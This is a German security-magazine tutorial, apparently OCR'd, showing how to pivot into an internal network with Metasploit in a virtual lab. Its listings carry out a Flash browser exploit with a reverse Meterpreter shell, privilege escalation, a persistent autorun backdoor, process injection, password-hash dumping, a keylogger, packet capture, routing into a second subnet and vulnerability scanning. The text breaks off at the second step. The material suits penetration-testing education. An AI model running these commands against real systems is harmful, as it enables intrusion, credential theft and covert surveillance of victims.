# Pivoting und Port Forwarding

## Mit dem Metasploit-Framework in Netzwerkstrukturen eindringen

**Frank Neugebauer**

Zur sicheren Anbindung von lokalen Netzen an das Internet empfiehlt das Bundesamt für Sicherheit in der Informationstechnik (BSI) ein dreistufiges Sicherheitsgateway[1].

### IN DIESEM ARTIKEL ERFAHREN SIE...

- Wie Lance Spitzner, einer der Mitbegründer des Honeynet--Projektes, sagte: „How can we defend against an enemy, when we don't even know who the enemy is?"
- Ziel dieses Artikels ist es, Ihnen Angriffsmethoden und Techniken unter Zuhilfenahme des Metasploit-Frameworks näher zu bringen und in praktischer Art und Weise das mögliche Zusammenspiel der Metasploit-Module und externer Programmen aufzuzeigen. An diesem Beispiel wird das mögliche Eindringen in tiefe Netzwerkstrukturen aufgezeigt und das praktische Vorgehen innerhalb einer Testumgebung erläutert. Außerdem wird beleuchtet, wie man die diversen Skripte im Metasploit-Framework einsetzen kann, um zusätzliche Informationen über den Aufbau eines Netzwerkes und der verfügbaren Daten zu erlangen.

### WAS SIE VORHER WISSEN SOLLTEN...

- Die Leser sollten den Aufbau und die Funktionsweise des Metasploit-Frameworks kennen und in die Problematik der IT-Sicherheit in Computernetzwerken eingeführt sein. Praktische Erfahrungen im Umgang mit Sicherheitslücken und Exploits sind Voraussetzung dafür, die dargestellten Verfahren und Methoden nachvollziehen zu können.

Laut dieser Studie befindet sich in der zweiten Zone das dreistufige Sicherheits-Gateway, das aus einem äußeren Paketfilter, einem Application-Level Gateway in der Mitte und einem inneren Paketfilter besteht. Dieser Aufbau schützt das LAN vor Angriffen aus dem Internet.

Abbildung 1 zeigt den schematischen Aufbau einer möglichen Anbindung mehrerer Netze an das Internet. Das Netzwerk1 ist unmittelbar an das Internet gekoppelt und durch eine Firewall abgesichert. Das Netzwerk stellt bestimmte Dienste zur Verfügung bzw. ermöglicht den Zugriff auf Ressourcen des Internets für Mitarbeiter eines Unternehmens. Für potentielle Eindringlinge sind die Komponenten dieses Netzwerkes teilweise sichtbar und damit auch angreifbar.

Dagegen ist das Netzwerk2 vom Internet nicht so einfach zu erreichen. Es könnte zum Beispiel ein klassi-




**Abbildung1.** *Schematische Darstellung der angebundenen Netzwerke*

sches Local Area Network (LAN) darstellen. Auch hier werden Dienste (SMTP, FTP, HTTP) bereitgestellt, die ausschließlich im lokalen Netzwerk erreichbar sind.

Leider treffen Penetrationstester oder IT-Security Berater häufig auf Netzwerke, die nur unzureichend zum Internet abgesichert sind. Oftmals zeichnen sich schon auf den ersten Blick Fehler im Design und der gewählten Netzwerk-Architektur ab.

Das folgende Szenario beschreibt die Möglichkeit einer Penetrierung der vorgestellten Netzwerke unter Nutzung des Metasploit-Frameworks. Der Angreifer wird sein Ziel in zwei Schritten erreichen. Dabei wird er zunächst versuchen eine Komponente im Netzwerk1 zu penetrieren um diesen dann als Plattform für einen weiteren Angriff auf das Nezwerk2 zu nutzen. Die auch als „Pivoting“ (engl. to pivot, = einschwenken, schwen-

**Listing 1.** *Adobe Flashplayer-Exploit starten*

```
msf > use windows/browser/adobe_flashplayer_flash10o
msf exploit(adobe_flashplayer_flash10o) > show options

Module options (exploit/windows/browser/adobe_flashplayer_flash10o):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on the local
                                          machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLVersion  SSL3             no        Specify the version of SSL that should be used (accepted: SSL2,
                                          SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default is random)

Exploit target:

   Id  Name
   --  ----
   0   Automatic
                    1   IE 6 on Windows XP SP3
   2   IE 7 on Windows XP SP3
   3   IE 8 on Windows XP SP3
   4   IE 7 on Windows Vista

msf exploit(adobe_flashplayer_flash10o) > set SRVHOST 192.168.222.14
SRVHOST => 192.168.222.14
msf exploit(adobe_flashplayer_flash10o) > set SRVPORT 80
SRVPORT => 80
msf exploit(adobe_flashplayer_flash10o) > set URIPATH update
URIPATH => update
msf exploit(adobe_flashplayer_flash10o) > set target 4
target => 4
msf exploit(adobe_flashplayer_flash10o) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_flashplayer_flash10o) > set LHOST 192.168.222.14
LHOST => 192.168.222.14
msf exploit(adobe_flashplayer_flash10o) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.222.14:4444
[*] Using URL: http://192.168.222.14:80/update
[*] Server started.
```

ken) bekannte Technik, erlaubt es somit einen Angreifer tief in die Netzwerkstruktur einzugreifen und in Teilnetze vorzudringen zu denen er zunächst keinen Zugriff hatte.

Im Folgenden wird das Vorgehen in einer Testumgebung erläutert. Abbildung 2 zeigt den Versuchsaufbau. Die entsprechenden Komponenten sind als virtuelle Maschinen realisiert. Der Angreifer nutzt als Plattform Backtrack 4 und das Metasploit Framework.

Im Netzwerk1 befindet sich neben verschiedenen Servern ein PC mit Windows Vista. Er wird vom Netzwerkadministrator zur Internet-Recherche herangezogen. Gleichzeitig dient er aber auch als Hilfsmittel zur Konfiguration der Server im Netzwerk2. Um dies komfortabel zu gewährleisten, ist der PC mit zwei Netzwerkkarten ausgestattet.

In unserem Beispiel geht es darum, ein Vorgehen möglichst einfach zu beschreiben. Aus diesem Grund werden keine Firewalls in der Testumgebung eingesetzt und private IP-Adressbereiche genutzt. In der Ausgangslage (siehe Abbildung 2) ist der Angreifer in der Lage mit den Komponenten im Netzwerk1 zu kommunizieren. Er hat aber keinen direkten Zugriff auf das Netzwerk2.

## Schritt 1 - Netzwerk1 angreifen

Gegenstand dieses Artikels ist es nicht, die verschiedenen Möglichkeiten der Penetrierung des Netzwerk1 aufzulisten oder zu beschreiben. Wer sich bereits mit dem Metasploit-Framework befasst hat, wird hier eigene Ideen entwickeln können. Unter Umständen verfügt einer der im Netzwerk eingesetzten Dienste über eine Schwachstelle,

**Listing 2.** *Erfolgreiche Ausführung des Adobe Player Exploits*

```
msf exploit(adobe_flashplayer_flash10o) > [*] Sending malicious HTML to 192.168.222.74:49173...
[*] Sending trigger SWF to 192.168.222.74:49173...
[*] Sending malicious HTML to 192.168.222.74:49163...
[*] Sending trigger SWF to 192.168.222.74:49163...
[*] Sending stage (749056 bytes) to 192.168.222.74
[*] Meterpreter session 1 opened (192.168.222.14:4444 -> 192.168.222.74:49164) at Tue May 03 16:20:54 +0
                    200 2011
[*] Session ID 1 (192.168.222.14:4444 -> 192.168.222.74:49164) processing InitialAutoRunScript 'migrate
                    -f'
[*] Current server process: iexplore.exe (2524)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3484
[*] New server process: notepad.exe (3484)

msf exploit(adobe_flashplayer_flash10o) > sessions -l
Active sessions
===============
  Id  Type                   Information  Connection
  --  ----                   -----------  ----------
  1   meterpreter x86/win32              192.168.222.14:4444 -> 192.168.222.74:49164

msf exploit(adobe_flashplayer_flash10o) > sessions -i 1

[*] Starting interaction with 1...

meterpreter > getuid
Server username: LH-CEK5EDAC6XKT\frank
meterpreter >

meterpreter > getsystem
...got system (via technique 4).

meterpreter > getuid
Server username: NT-AUTORITÄT\SYSTEM
```

die sich ausnutzen lässt. Wer sich noch nicht mit dem Metasploit-Framework beschäftigt hat, dem seien hier u.a. die „Matasploit 2 the max²“ Artikel von Michael Messner, die in früheren Ausgaben dieser Zeitschrift erschienen sind, empfohlen. Auch das Buch des Autors „Penetration Testing mit Metasploit³“ (erschienen im März 2011 im dpunkt-Verlag) gibt Anregungen für den Einsatz dieses kostenfreien Frameworks in einer Testumgebung.

**Zugriff erlangen**

Für einen Angreifer ist es nicht immer leicht, Komponenten hinter eine Firewall anzugreifen. Gute Aussichten hat er immer dann, wenn die attackierten Systeme selbst eine Verbindung zum Angreifer aufbauen. Möglicherweise schränken die eingesetzten Firewalls diese ausgehenden Verbindungen nicht genug ein. Andererseits müssen bestimmte Ports geöffnet sein, um eine

**Listing 3.** *Metapreter-Skript persistence (Optionen)*

```
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor
                  on a target host.

OPTIONS:

    -A        Automatically start a matching multi/
                  handler to connect to the agent
    -L <opt>  Location in target host where to write
                  payload to, if none %TEMP% will be
                  used.
    -P <opt>  Payload to use, default is windows/
                  meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as
                  a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the
                  User logs on
    -X        Automatically start the agent when the
                  system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each
                  connection attempt
    -p <opt>  The port on the remote host where
                  Metasploit is listening
    -r <opt>  The IP of the system running Metasploit
                  listening for the connect back
```

**Listing 4.** *Backdoor auf dem Opfer-PC erstellen*

```
meterpreter > run persistence -U -i 90 -p 443 -r
                  192.168.222.14
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.
                  msf3/logs/persistence/
                  LH-CEK5EDAC6XKT_20110503.5531/
                  LH-CEK5EDAC6XKT_20110503.5531.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp
                  LHOST=192.168.222.14 LPORT=443
[*] Persistent agent script is 612482 bytes long
[+] Persisten Script written to C:\Users\frank\AppData\
                  Local\Temp\Low\QgdJitMI.vbs
[*] Executing script C:\Users\frank\AppData\Local\Temp\
                  Low\QgdJitMI.vbs
[+] Agent executed with PID 3428
[*] Installing into autorun as HKCU\Software\Microsoft\
                  Windows\CurrentVersion\Run\
                  TDZBtZGOvK
[+] Installed into autorun as HKCU\Software\Microsoft\
                  Windows\CurrentVersion\Run\
                  TDZBtZGOvK
```

**Listing 5.** *Multi-Handler einrichten*

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.222.14
set LPORT 443
exploit -z
```

**Listing 6.** *Meterpreter-Skript duplicate*

```
meterpreter > run duplicate -h

OPTIONS:

    -D        Disable the automatic multi/handler
                  (use with -r to accept on another
                  system)
    -P <opt>  Process id to inject into; use instead
                  of -e if multiple copies of one
                  executable are
                                  running.
    -e <opt>  Executable to inject into. Default
                  notepad.exe, will fall back to
                  spawn if not found.
    -h        This help menu
    -p <opt>  The port on the remote host where
                  Metasploit is listening (default:
                  4546)
    -r <opt>  The IP of a remote Metasploit listening
                  for the connect back
    -s        Spawn new executable to inject to.  Only
                  useful with -P.
    -w        Write and execute an exe instead of
                  injecting into a process
```

Kommunikation nach außen zu gewährleisten. Im Metasploit-Framework wird dieser Umstand gezielt ausgenutzt. Oftmals kommen dann die sogenannten Reverse-Payloads zum Einsatz.

Gerade in der letzten Zeit stand der Adobe-Flash Player in der Kritik. Zum wiederholten Mal war es möglich, durch gezielte Angriffe Schadcode in den PC des Opfers einzuschleusen. Dabei war die Malware in präparierte swf-Dateien eingebettet. Diese kritische Schwachstelle existierte für Adobe Flash Player in der Version 10.2.154.27 und den Vorgängerversionen. Bis zur Veröffentlichung des Patches (CVE-2011-0611[4]) am 16.04.2011 blieben viele Systeme verwundbar. In unserem Beispiel werden wir diese Schwachstelle nochmal aufgreifen und zur Penetrierung des Windows Vista PC im Netzwerk1 heranziehen. Im Grunde geht es darum einen Nutzer dieses PC dazu zu bringen, eine bestimmte URL im Internet Explorer zu öffnen. Dies kann durch manipulieren einer Webseite oder auch durch versenden einer geschickt präparierten E-Mail erfolgen. Wichtig ist, dass nach Ausführung der Schadsoftware eine Reverse-Verbindung zum Angreifer geöffnet wird. In Metasploit werden wir daher den Payload *windows/meterpreter/reverse_tcp* nutzen. Als Exploit dient uns *windows/browser/adobe_flashplayer_flash10o*. Listing 1 zeigt die notwendigen Kommandos, die in der Metasploit-Konsole ausgeführt werden.

Wird die URL *http://192.168.222.14/update* mittels des Internet Explorers am Opfer-PC geöffnet, so sollte

**Listing 7.** *Eine weitere Meterpreter-Session erstellen*

```
meterpreter > ps

2072  explorer.exe              x86   1        LH-CEK5EDAC6XKT\frank       C:\Windows\Explorer.EXE
2160  taskeng.exe               x86   1        LH-CEK5EDAC6XKT\frank       C:\Windows\system32\taskeng.exe
2540  VMwareTray.exe            x86   1        LH-CEK5EDAC6XKT\frank       C:\Program Files\VMware\VMware
2548  VMwareUser.exe            x86   1        LH-CEK5EDAC6XKT\frank       C:\Program Files\VMware\VMware
2556  sidebar.exe               x86   1        LH-CEK5EDAC6XKT\frank       C:\Program Files\Windows
3648  cmd.exe                   x86   1        LH-CEK5EDAC6XKT\frank       C:\Windows\system32\cmd.exe
3664  conime.exe                x86   1        LH-CEK5EDAC6XKT\frank       C:\Windows\system32\conime.exe

meterpreter >
meterpreter > run duplicate -P 2072
[*] Creating a reverse meterpreter stager: LHOST=192.168.222.14 LPORT=4546
[*] Running payload handler
[*] Current server process: notepad.exe (3484)
[*] Duplicating into notepad.exe...
[*] Injecting meterpreter into process ID 2072
[*] Allocated memory at address 0x019b0000, for 290 byte stager
[*] Writing the stager into memory...
[*] New server process: 2072
meterpreter > [*] Meterpreter session 2 opened (192.168.222.14:4546 -> 192.168.222.74:49166) at Tue May 03
                  17:31:03 +0200 2011

meterpreter > background
msf exploit(adobe_flashplayer_flash10o) > sessions  -l

Active sessions
===============

  Id  Type                   Information  Connection
  --  ----                   -----------  ----------
  1   meterpreter x86/win32               192.168.222.14:4444 -> 192.168.222.74:49164
  2   meterpreter x86/win32               192.168.222.14:4546 -> 192.168.222.74:49166

msf exploit(adobe_flashplayer_flash10o) > sessions -i 2
[*] Starting interaction with 2...
```

**Listing 8.** *Passwort-Hashes auslesen*

```
meterpreter > getsystem
...got system (via technique 4).
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 2a806b7ee734
                    12958107703e525f41d9...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...


Administrator:500:aad3b435b51404aaaad3b435b51404ee:31d6
                    cfe0d16ae931b73c59d7e0c089c0:::
Gast:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae
                    931b73c59d7e0c089c0:::
frank:1000:aad3b435b51404aaaad3b435b51404ee:39271d03dec
                    4c4dfaf66d3125864c7e5:::
```

**Listing 9.** *Keylogger installieren*

```
meterpreter > run keylogrecorder
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /
          root/.msf3/logs/scripts/
          keylogrecorder/192.168.222.74_20110503.5514.
          txt
[*] Recording
```

**Listing 10.** *Netzwerk-Sniffer starten*

```
meterpreter > run packetrecorder -h
Meterpreter Script for capturing packets in to a PCAP
                    file
on a target host given a interface ID.

OPTIONS:

    -h          Help menu.
    -i  <opt>   Interface ID number where all packet
                    capture will be done.
    -l  <opt>   Specify and alternate folder to save
                    PCAP file.
    -li         List interfaces that can be used for
                    capture.
    -t  <opt>   Time interval in seconds between
                    recollection of packet, default 30
                    seconds.

meterpreter > run packetrecorder -i 1
[*] Starting Packet capture on interface 1
[+] Packet capture started
[*] Packets being saved in to /root/.msf3/logs/
                    scripts/packetrecorder/
                    LH-CEK5EDAC6XKT_20110503.0920/
                    LH-CEK5EDAC6XKT_20110503.0920.cap
[*] Packet capture interval is 30 Seconds
```

**Listing 11.** *Netzwerkkonfiguration anzeigen*

```
eterpreter > ipconfig

Software Loopback Interface 1
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

Intel(R) PRO/1000 MT-Netzwerkverbindung #2
Hardware MAC: 00:50:56:00:00:02
IP Address  : 172.16.0.11
Netmask     : 255.255.255.0

Intel(R) PRO/1000 MT-Netzwerkverbindung
Hardware MAC: 00:50:56:00:00:01
IP Address  : 192.168.222.74
Netmask     : 255.255.255.0
```

**Listing 12.** *Route in das LAN definieren*

```
msf exploit(handler) > route add 172.16.0.11
                    255.255.255.0 1
[*] Route added
msf exploit(handler) > route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   172.16.0.11        255.255.255.0      Session 1
```

**Listing 13.** *ARP-Scanner starten*

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run arp_scanner -r 172.16.0.1/24
[*] ARP Scanning 172.16.0.1/24
[*] IP: 172.16.0.2 MAC 0:c:29:6d:d0:a9
[*] IP: 172.16.0.1 MAC 0:50:56:c0:0:2
[*] IP: 172.16.0.11 MAC 0:50:56:0:0:2
[*] IP: 172.16.0.20 MAC 0:c:29:e5:7a:c
[*] IP: 172.16.0.30 MAC 0:c:29:a0:23:22
[*] IP: 172.16.0.255 MAC 0:50:56:0:0:2
meterpreter >
```

der entsprechende Schadcode übertragen und ausgeführt werden. Listing 2 zeigt den erfolgreichen Angriff in der Metasploit-Konsole. Eine Meterpreter-Session wird nun im Hintergrund geöffnet. Diese ermöglicht uns den Zugriff auf den Windows-Vista PC des Administrators.

Mittels des Befehls sessions –i 1 erlangen wir Zugriff auf die Meterpreter-Session. Das Kommando getuid zeigt, dass wir im Moment Nutzerrechte auf dem PC besitzen. Dies können wir schnell durch Eingabe des Befehls getsystem ändern.

**Listing 14.** *Portscan durchführen*

```
meterpreter > background
msf exploit(handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   FILTER                        no        The filter string for capturing traffic
   INTERFACE                     no        The name of the interface
   PCAPFILE                      no        The name of the PCAP capture file to process
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   SNAPLEN      65535            yes       The number of bytes to capture
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
   VERBOSE      false            no        Display verbose output

msf auxiliary(tcp) > set RHOSTS 172.16.0.20, 172.16.0.30
RHOSTS => 172.16.0.20, 172.16.0.30
msf auxiliary(tcp) > set PORTS 1-200
PORTS => 1-200
msf auxiliary(tcp) > run

[*] 172.16.0.20:21 - TCP OPEN
[*] 172.16.0.20:25 - TCP OPEN
[*] 172.16.0.20:80 - TCP OPEN
[*] 172.16.0.20:111 - TCP OPEN
[*] Scanned 1 of 2 hosts (050% complete)
[*] 172.16.0.30:80 - TCP OPEN
[*] 172.16.0.30:135 - TCP OPEN
[*] 172.16.0.30:139 - TCP OPEN
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
```

**Listing 15.** *Nexpose starten*

```
root@bt:~# /etc/init.d/nexpose start
Starting NeXpose security console: nexposeconsole
root@bt:~# netstat -tulpe
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address   Foreign Address         State       User       Inode       PID/Program name
tcp        0      0 *:3780          *:*                     LISTEN      root       22150       7853/nexserv
```




**Abbildung 2.** *Versuchsaufbau in der virtuellen Umgebung*

**Zugriff verwalten**

Der Angreifer wird nun zunächst versuchen den erlangten Zugriff auf das System zu sichern. Auch hier bietet das Metasploit-Framework einige interessante Möglichkeiten. Als erstes nutzen wir das Meterpreter-Skript persistence. Listing 3 zeigt die entsprechenden Optionen an.

Mit diesem Skript sind wir also in der Lage eine Backdoor auf dem Opfer-PC zu erstellen. Sollte die vorhanden Verbindung zum Ziel einmal abbrechen, so kann sie später wieder aufgenommen werden. Wir wählen folgende Parameter aus:

*run persistence* `-U -i 90 -p 443 -r 192.168.222.14`

Dadurch nimmt das Ziel alle 90 Sekunden eine Verbindung zum Angriffssystem (192.168.222.14) über Port 443 auf. Um die eingehenden Verbindungen entsprechend verarbeiten zu können, starten wir auf den Angriffssystem später einen Handler. Listing 4 zeigt eine mögliche Vorgehensweise.

Um die eigehenden Verbindungen auf dem Angriffssystem verarbeiten zu können, müssen wir einen entsprechenden Handler einrichten. In Listing 5 wird ein Beispiel gezeigt.

**Listing 16.** *Vulnerability-Scan mit Nexpose vorbereiten*

```
msf auxiliary(tcp) > /etc/init.d/mysql start
[*] exec: /etc/init.d/mysql start

Starting MySQL database server: mysqld . . . . ..
Checking for corrupt, not cleanly closed and upgrade needing tables..
msf auxiliary(tcp) > db_driver mysql
[*] Using database driver mysql
msf auxiliary(tcp) > db_connect root:toor@127.0.0.1/nexpose_scan_ergebnisse
msf auxiliary(tcp) > load nexpose


 ____                     _     _ _____   _   _     __  __
|  _ \ __ _ _ __ (_) __| |___  | | \ | | ___\ \/ /_ __   ___  ___  ___
| |_) / _` | '_ \| |/ _` |  / /  |  \| |/ _ \\  /| '_ \ / _ \/ __|/ _ \
|  _ < (_| | |_) | | (_| | / /   | |\  |  __//  \| |_) | (_) \__ \  __/
|_| \_\__,_| .__/|_|\__,_|/_/    |_| \_|\___/_/\_\ .__/ \___/|___/\___|
           |_|                                    |_|


[*] NeXpose integration has been activated
[*] Successfully loaded plugin: nexpose
msf auxiliary(tcp) > nexpose_connect nxadmin:password@192.168.222.14:3780
[*] Connecting to NeXpose instance at 192.168.222.14:3780 with username nxadmin...
msf auxiliary(tcp) >
```

**Listing 17.** *Vulnerability-Scan mit Nexpose durchführen*

```
msf auxiliary(tcp) > nexpose_scan -h
Usage: nexpose_scan [options] <Target IP Ranges>

OPTIONS:

    -E <opt>  Exclude hosts in the specified range from the scan
    -I <opt>  Only scan systems with an address within the specified range
    -P        Leave the scan data on the server when it completes (this counts against the maximum licensed
              IPs)
    -R <opt>  Specify a minimum exploit rank to use for automated exploitation
    -X        Automatically launch all exploits by matching reference and port after the scan completes
              (unsafe)
    -c <opt>  Specify credentials to use against these targets (format is type:user:pass[@host[:port]]
    -d        Scan hosts based on the contents of the existing database
    -h        This help menu
    -n <opt>  The maximum number of IPs to scan at a time (default is 32)
    -s <opt>  The directory to store the raw XML files from the NeXpose instance (optional)
    -t <opt>  The scan template to use (default:pentest-audit options:full-audit,exhaustive-
              audit,discovery,aggressive-discovery,dos-audit)
    -v        Display diagnostic information about the scanning process
    -x        Automatically launch all exploits by matching reference after the scan completes (unsafe)


msf exploit(handler) > nexpose_scan -v -t full-audit 172.16.0.20, 172.16.0.30
[*] Creating a new scan using template full-audit and 32 concurrent IPs against 172.16.0.20, 172.16.0.30
[*] Scanning 2 addresses with template full-audit in sets of 32
[*] Scanning 172.16.0.20-172.16.0.30...
[*]  >> Created temporary site #7
[*]  >> Created temporary report configuration #5
[*]  >> Scan has been launched with ID #8
[*]  >> Found 0 devices and 0 unresponsive
[*]  >> Found 2 devices and 0 unresponsive
[*]  >> Scan has been completed with ID #8
[*]  >> Waiting on the report to generate...
[*]  >> Downloading the report data from NeXpose...
[*]  >> Deleting the temporary site and report...
[*] Completed the scan of 2 addresses
```

**Listing 18.** *Ausgabe db_hosts*

```
msf exploit(handler) > db_hosts

Hosts
=====

address         mac  name             os_name           os_flavor    os_sp  purpose  info  comments
-------         ---  ----             -------           ---------     -----  -------  ----  --------
172.16.0.20                           Debian Linux                           device
172.16.0.30                           Microsoft Windows  Server 2003         device
192.168.222.74       LH-CEK5EDAC6XKT  Microsoft Windows  Vista               device
```

Eine weitere Möglichkeit den Zugriff auf das Opfersystem zu erweitern besteht darin, eine zusätzliche Meterpreter-Session zu erstellen. Zunächst lassen wir uns die laufenden Prozesse mit dem Befehl *ps* anzeigen. Das Skript *duplicate* ermöglicht es uns, in einen der etablierten Prozesse einzudringen. Listing 6 zeigt die möglichen Optionen.

Wir wollen in den Prozess *explorer.exe* mit der PID 2072 infiltrieren. Als Ergebnis wird eine weitere Metapreter-Session geöffnet. Mit den Befehlen *background, session –l* und *session –i [ID]* können wir die verfügbaren Shells anzeigen bzw. wechseln.

**Post-Exploitation**

Da er Zugriff auf das Zielsystem nun auch langfristig gesichert ist, wird der Angreifer nun mit dem, auch als Post-Exploitation bezeichneten Prozess, fortfahren. Auch hier lässt das Metasploit-Framework kaum Wünsche offen. Zusätzlich dazu kann man natürlich seine eigenen Skripte in Ruby fertigen. Um unser Ziel des Vordringens in andere Netzwerksegmente nicht aus den Augen zu verlieren, seien hier nur drei Möglichkeiten kurz vorgestellt.

Mittels *run hashdump* besteht u.a die Gelegenheit Passwortinformationen aus dem Zielsystem auszulesen. Listing 8. zeigt die Vorgehensweise:

Da der PC des Opfers vermutlich von Administratoren zur Konfiguration anderer Netzwerkkomponenten genutzt wird, würde sich die Installation eines Keyloggers anbieten. Die so aufgezeichneten Tastaturanschläge werden automatisch auf das Zielsystem übertragen und können später jederzeit ausgewertet werden. Vielleicht lassen sich ja dadurch weitere Nutzernamen und Passwörter abgreifen. Ein Blick in die in Listing 9. angegebene txt-Datei lohnt sich auf alle Fälle.

**Listing 19.** *Ausgabe db_hosts*

```
msf exploit(handler) > db_notes

[*] Time: Wed May 04 12:59:40 UTC 2011 Note: host=192.168.222.74 type=host.os.session_fingerprint
                    data={:arch=>"x86", :name=>"LH-CEK5EDAC6XKT", :os=>"Windows Vista (Build 6000)."}
[*] Time: Wed May 04 13:14:57 UTC 2011 Note: host=172.16.0.20 type=host.os.nexpose_fingerprint
                    data={:family=>"Linux", :arch=>"", :version=>"", :vendor=>"Debian", :product=>"Linux",
                    :desc=>"Debian Linux"}
[*] Time: Wed May 04 13:14:59 UTC 2011 Note: host=172.16.0.30 type=host.os.nexpose_fingerprint
                    data={:family=>"Windows", :arch=>"X86", :version=>"", :vendor=>"Microsoft",
                    :product=>"Windows Server 2003", :desc=>"Microsoft Windows Server 2003"}
```

**Listing 20.** *Ausgabe db_vulns (Auszug)*

```
msf exploit(handler) > db_vulns

[*] Time: Wed May 04 13:14:59 UTC 2011 Vuln: host=172.16.0.30 port=445 proto=tcp name=NEXPOSE-windows-
                    hotfix-ms08-067 refs=CVE-2008-4250,SECUNIA-32326,URL-http://blogs.technet.com/swi/
                    archive/2008/10/23/More-detail-about-MS08-067.aspx,URL-http://blogs.msdn.com/sdl/
                    archive/2008/10/22/ms08-067.aspx,URL-http://blogs.technet.com/msrc/archive/2008/10/23/ms08-
                    067-released.aspx,NEXPOSE-windows-hotfix-ms08-067
```

**Listing 21.** *Exploit MS08_067_netapi*

```
sf exploit(handler) > search ms08_067
[*] Searching loaded modules for pattern 'ms08_067'...

Exploits
========

   Name                         Disclosure Date  Rank   Description
   ----                         ---------------  ----   -----------
   windows/smb/ms08_067_netapi  2008-10-28       great  Microsoft Server Service Relative Path Stack Corruption
```

Als letzte Möglichkeit wird hier das von Carlos Perez entwickelt Skript *packetrecorder* vorgestellt. Mit diesem sind wir in der Lage, Netzwerkpakete aufzuzeichnen. Die so gewonnenen Informationen werden in einer cap-Datei auf das Zielsystem übertragen und können später z.B. mit Wireshark ausgewertet werden.

## Schritt 2 - In Netzwerk2 eindringen

